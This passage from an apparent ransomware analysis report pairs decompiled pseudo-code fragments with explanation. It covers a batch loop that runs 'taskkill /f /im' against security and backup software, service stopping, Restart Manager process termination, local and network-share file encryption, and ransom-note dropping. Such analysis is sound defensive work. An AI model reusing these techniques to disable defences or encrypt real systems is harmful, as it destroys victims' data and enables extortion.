    uint32_t (* lpBuffer_1)[0x4] = lpBuffer
```

Figure 20: Thread Creation


Called by the creation of the first thread, this function (renamed to "batRun") drops a looping batch file ("1.bat"), and executes it with "WinExec", which pings the localhost address, and uses "taskkill" to kill processes of common AV & EDR products and backup software.



```
int32_t batRun()

int32_t* eax = sub_4176f3("C:\ProgramData\1.bat", &data_42946c)
int32_t* var_18 = eax
sub_417942(":start\r\n", 1, 8)
int32_t* var_28 = eax
sub_417942("ping 127.0.0.1 -n 2 >nul ", 1, 0x19)
void* eax_1 = data_43a88c
uint32_t (* eax_4)[0x4] = sub_401ea0(callStub(getStub(eax_1, eax_1
uint32_t (* esi)[0x4] = eax_4
if (*eax_4 != 0)
    char i
    do
        int32_t* var_10_1 = eax
        sub_417942("& taskkill /f /im ", 1, 0x12)
        uint32_t (* ecx_1)[0x4] = esi
        void* edx_1 = ecx_1 + 1
        char j
        do
            j = *ecx_1
            ecx_1 = ecx_1 + 1
        while (j != 0)
        int32_t* var_10_2 = eax
        sub_417942(esi, 1, ecx_1 - edx_1)
        int32_t* var_20_1 = eax
        sub_417942(&data_429640, 1, 2)
        uint32_t (* eax_5)[0x4] = esi
        void* edx_2 = eax_5 + 1
        do
            i = *eax_5
            eax_5 = eax_5 + 1
        while (i != 0)
        esi = esi + 1 + eax_5 - edx_2
    while (*esi != i)
int32_t* var_10_3 = eax
sub_417942("\r\ngoto start", 1, 0xc)
_fclose(eax)
Sleep(0x3e8)
WinExec("cmd /c C:\ProgramData\1.bat", 0)
j___free_base(eax_4)
return 0
```


Figure 21: Process Kill Batch

Called by the creation of the second thread, this function (renamed to "stopServices"), creates a connection to the service control manager through a call to "OpenSCManagerA", and has the capability to open handles to a service based on a service name, using "OpenServiceA", identify the service status with "QueryServiceStatusEx", identify any dependent services with "EnumDependentServicesA", and make modifications to the service, such as stopping it, with "ControlService".




```
void stopServices(uint32_t arg1) __noreturn

ENUM_SERVICE_STATUSA* lpServices = nullptr
ENUM_SERVICE_STATUSA* lpServices_1 = nullptr
uint32_t (* lpServiceName)[0x4] = sub_401ea0(arg1, &data_42931c)
uint32_t (* lpServiceName_2)[0x4] = lpServiceName
uint32_t eax_1 = GetTickCount()
while (true)
    SC_HANDLE hSCManager_1 = OpenSCManagerA(nullptr, nullptr, 0xf003f)
    SC_HANDLE hSCManager = hSCManager_1
```

Figure 22: Service Control Connection



```
SC_HANDLE eax_2 = OpenServiceA(hSCManager_1, lpServiceName, 0x2c)
if (eax_2 != 0)
    void var_40
    int32_t j_1
    if (QueryServiceStatusEx(eax_2, SC_STATUS_PROCESS_INFO, &var_40, 0x24, &arg1) != 0 && j_1 != 1 && j_1 != 3)
        void lpServicesReturned
        if (EnumDependentServicesA(eax_2, SERVICE_ACTIVE, lpServices, 0, &arg1, &lpServicesReturned) == 0 && GetLastError() == ERROR_MORE_DATA)
            lpServices = sub_401960(arg1)
            lpServices_1 = lpServices
            if (lpServices != 0)
                if (EnumDependentServicesA(eax_2, SERVICE_ACTIVE, lpServices, arg1, &arg1, &lpServicesReturned) != 0)
```


Figure 23: Dependent Service Check



```
lpServices_1 = lpServices
SC_HANDLE eax_10 = OpenServiceA(hSCManager, lpServiceName_1, 0x24)
void var_64
if (eax_10 != 0 && ControlService(eax_10, 1, &var_64) != 0)
    int32_t j
    if (j != 1)
        do
            uint32_t dwMilliseconds
            Sleep(dwMilliseconds)
            if (QueryServiceStatusEx(eax_10, SC_STATUS_PROCESS_INFO, &var_64, 0x24, &arg1) != 0)
                if (j == 1)
                    break
                if (GetTickCount() - eax_1 u> 0x7530)
                    break
        while (j != 1)
        lpServices = lpServices_1
    CloseServiceHandle(eax_10)
```

Figure 24: Control Service


After the previous two threads have finished, a list of valid storage drives connected to the device is enumerated with "GetLogicalDriveStringsW" and the drive type for each is queried using "GetDriveTypeW".



```
int64_t* mainEncryptSetup()

GetLogicalDriveStringsW(0x800, lpBuffer)
uint32_t (* lpRootPathName)[0x4] = lpBuffer
void* ecx_5 = lpBuffer + 2
int16_t i
do
    i = *lpBuffer
    lpBuffer = lpBuffer + 2
while (i != 0)
int32_t i_1 = (lpBuffer - ecx_5) s>> 1
if (i_1 s> 0)
    do
        uint32_t driveType = GetDriveTypeW(lpRootPathName)
```

Figure 25: Storage Enumeration


The third and fourth threads will call functions "iterFiles" and "iterFilesCon", which handle discovering and iterating through the files on the previously queried drives. The fifth thread starts the actual file encryption process with a call to "startEncrypt".



```
HANDLE hHandle = CreateThread(nullptr, 0, iterFiles, &lpParameter, THREAD_CREATE_RUN_IMMEDIATELY, nullptr)
int32_t esi_4 = 0
if (nCount s> 0)
    do
        *(lpHandles_1 + (esi_4 << 2)) = CreateThread(nullptr, 0, iterFilesCon, &lpParameter, THREAD_CREATE_RUN_IMMEDIATELY, nullptr)
        Sleep(0x12c)
        esi_4 = esi_4 + 1
    while (esi_4 s< nCount)
int32_t esi_5 = 0
if (eax_10 s> 0)
    do
        *(lpHandles + (esi_5 << 2)) = CreateThread(nullptr, 0, startEncrypt, &lpParameter, THREAD_CREATE_RUN_IMMEDIATELY, nullptr)
        Sleep(300)
        esi_5 = esi_5 + 1
    while (esi_5 s< eax_10)
WaitForSingleObject(hHandle, 0xffffffff)
WaitForMultipleObjects(nCount, lpHandles_1, 1, 0xffffffff)
ReleaseSemaphore(hSemaphore, eax_10, nullptr)
WaitForMultipleObjects(eax_10, lpHandles, 1, 0xffffffff)
```

Figure 26: Start Iterating Files


To start the process of iterating through files, the root path of the current targeted drive is identified using “getDriveRootPath”.



```
int32_t __stdcall iterFiles(void* arg1)

int64_t var_14 = 0
getDriveRootPath(&var_14)
int32_t* i = sub_4019a0(&var_14, nullptr)
```


Figure 27: Get Drive Root

Files are then iterated through using “FindFirstFileW” and “FindNextFileW”, and checked against a file blacklist (“checkFileBlacklist”) to avoid encrypting critical system files, before being stored in a list to be used in the encryption process.




```
while (lpFileName_1.w != 0)
__builtin_wcscpy(ecx_4, u"\*.*")
char lpFindFileData
HANDLE hFindFile_1 = FindFirstFileW(lpFileName, &lpFindFileData)
HANDLE hFindFile = hFindFile_1
```

Figure 28: Start File Iteration



```
if (hFindFile_1 != 0xffffffff)
    HANDLE j_1
    do
        int16_t var_23c
        void var_23a
        if ((lpFindFileData & 0x10) == 0)
            uint32_t (* eax_5)[0x4] = checkFileBlacklist(&var_23c)
```


Figure 29: Compare Files to Blacklist



```
            j_1 = FindNextFileW(hFindFile_1, &lpFindFileData)
        while (j_1 != 0)
        FindClose(hFindFile)
    if (lpFileName != 0)
        j___free_base(lpFileName)
```

Figure 30: Release Handle and Finish Iteration


The encryption process starts with the execution of the “encryptJob” function, by the creation of the fifth thread



```
int32_t __stdcall startEncrypt(uint32_t arg1)

WaitForSingleObject(*(arg1 + 0x10), 0xffffffff)
int32_t* i = sub_4019a0(*(arg1 + 4), *(arg1 + 0xc))
if (i != 0)
    do
        int32_t var_14_1 = i[3]
        encryptJob(arg1, *i, i[2])
        sub_4012a0(i)
        WaitForSingleObject(*(arg1 + 0x10), 0xffffffff)
        i = sub_4019a0(*(arg1 + 4), *(arg1 + 0xc))
    while (i != 0)
return 0
```

Figure 31: Start File Encryption Job


To ensure the encrypted data can be written to the target files, a Restart Manager session is created with “RmStartSession” and populated with the target files (resources) using “RmRegisterResources”, which are then collected by “RmGetList” and used to check if the target files are locked by any other processes, and if a lock exists, a handle is opened to the process, and the process is terminated, using “OpenProcess” and “TerminateProcess”. The target files are then finally encrypted.



```
hObject_3 = RmStartSession(&dwFileOffsetLow_1, 0, &strSessionKey)
if (hObject_3 != 0)
    return hObject_3
int16_t** rgsFileNames = &arg_4
hObject_1 = 1
var_2c = dwFileOffsetLow_1
if (RmRegisterResources(var_2c, hObject_1, rgsFileNames, hObject_3,
    var_8 = 0xa
    void rgAffectedApps
    if (RmGetList(dwFileOffsetLow_1, &hObject_1, &var_8, &rgAffecte
        int32_t ebx_1 = 0
        if (var_8 u> 0)
            void* edi_3 = &rgAffectedApps
            do
                int32_t eax_6 = *(edi_3 + 0x28c)
                if (eax_6 != 4 && eax_6 != 0x3e8)
                    uint32_t dwProcessId = *edi_3
                    if (GetCurrentProcessId() != dwProcessId)
                        HANDLE eax_8 = OpenProcess(0x100001, 0, dwP
                        if (eax_8 != 0xffffffff)
                            TerminateProcess(eax_8, 0)
                            WaitForSingleObject(eax_8, 0x1388)
                            CloseHandle(eax_8)
```


Figure 32: Check File Locks

With the main encryption job finished, the ransom note “ReadMe” is dropped.




```
  lpBaseAddress_1 = 0
  label_403dfc:
  UnmapViewOfFile(lpBaseAddress_1)
  CloseHandle(var_8)
  CloseHandle(var_24_2)
  return dropReadMe(arg_4)
```

Figure 33: Dropping Ransom Note



```
uint32_t (*)[0x4] dropReadMe(void* arg1)

int32_t __saved_edi = 0x15
uint32_t lpNumberOfBytesWritten = 0
int32_t* eax = cSmtn()
__builtin_memset(eax, 0, 0x15)
int32_t var_20 = data_43a888
sub_402680(eax, "ReadMe.%ls.txt")
```


Figure 34: Note Name with ID Placeholder



```
uint32_t (*)[0x4] dropReadMe(void* arg1)

            lpBuffer_1 = &lpBuffer_1[1]
        while (eax_11.b != 0)
        WriteFile(eax_9, lpBuffer, lpBuffer_1 - &lpBuffer_1[1], &lpNumberOfBytesWritten, nullptr)
        CloseHandle(eax_9)
```

Figure 35: Note Written to Disk


With the main on-disk encryption job complete, available network shares are targeted next.



```
int32_t doEncrypt()

                eax_8 = 0
                break
    eax_8 = sbb.d(eax_6, eax_6, c_2) | 1
    break
if (eax_8 == 0)
    return getNetworkShares() __tailcall
return eax_8
```


Figure 36: Target Network Shares

Network shares are enumerated through use of the Windows Networking API (“WNetOpenEnumW”), and connections are made to shares that are accessible by the current acting user account (“WNetEnumResourceW” and “WNetAddConnection2W”)




```
int32_t getNetworkShares()

WSAStartup(0x202, &lpWSAData)
HANDLE var_1c
WNetOpenEnumW(RESOURCE_CONTEXT, RESOURCETYPE_ANY, RESOURCEUSAGE_NONE, nullptr, &var_1c)
if (var_1c != 0)
```

Figure 37: Start Network Share Enum Job



```
HANDLE var_30
if (WNetOpenEnumW(RESOURCE_GLOBALNET, RESOURCETYPE_ANY, RESOURCEUSAGE_NONE, &lpNetResource, &var_30) == NO_ERROR)
    int32_t lpBufferSize = 0xc35000
    HGLOBAL lpBuffer = GlobalAlloc(GMEM_ZEROINIT, 0xc35000)
    int32_t lpcCount_1
    if (WNetEnumResourceW(var_30, &lpcCount_1, lpBuffer, &lpBufferSize) == NO_ERROR)
        int32_t edi_1 = 0
```


Figure 38: Continue Enum Job



```
WNetAddConnection2W(esi_3 - 4, nullptr, nullptr, 1) == NO_ERROR)
```

Figure 39: Network Share Connection Attempt


Similar to the previous process, files on the network share(s) are then discovered and iterated through (“FindFirstFileW” and “FindNextFileW”), to be stored and used by the network share file encrypt job.



```
void iterNSFiles(int32_t* arg1)

            __builtin_wcscpy(ecx_2, u"\*.*")
            char lpFindFileData
            HANDLE hFindFile_1 = FindFirstFileW(lpFileName, &lpFindFileData)
            if (hFindFile_1 != 0xffffffff)
                HANDLE hFindFile = hFindFile_1
```

Figure 40: Network Share File Iteration


With the network share files discovered and stored, the encryption job (“encryptJobNS”) for them is started.



```
void encryptJobNS(void* arg1, uint8_t* arg2, uint32_t arg3)

    __builtin_memcpy(edi_3, esi_4, edx_8 & 3)
    PWSTR edi_4 = arg1
    SetFileAttributesW(edi_4, FILE_ATTRIBUTE_NORMAL)
    PWSTR lpDistanceToMoveHigh_3 = lpDistanceToMoveHigh
    if (MoveFileExW(edi_4, lpDistanceToMoveHigh_3, MOVEFILE_REPLACE
        BOOL eax = CreateFileW(lpDistanceToMoveHigh_3, 0xc0000000,
```


Figure 41: Encrypt Network Share Files

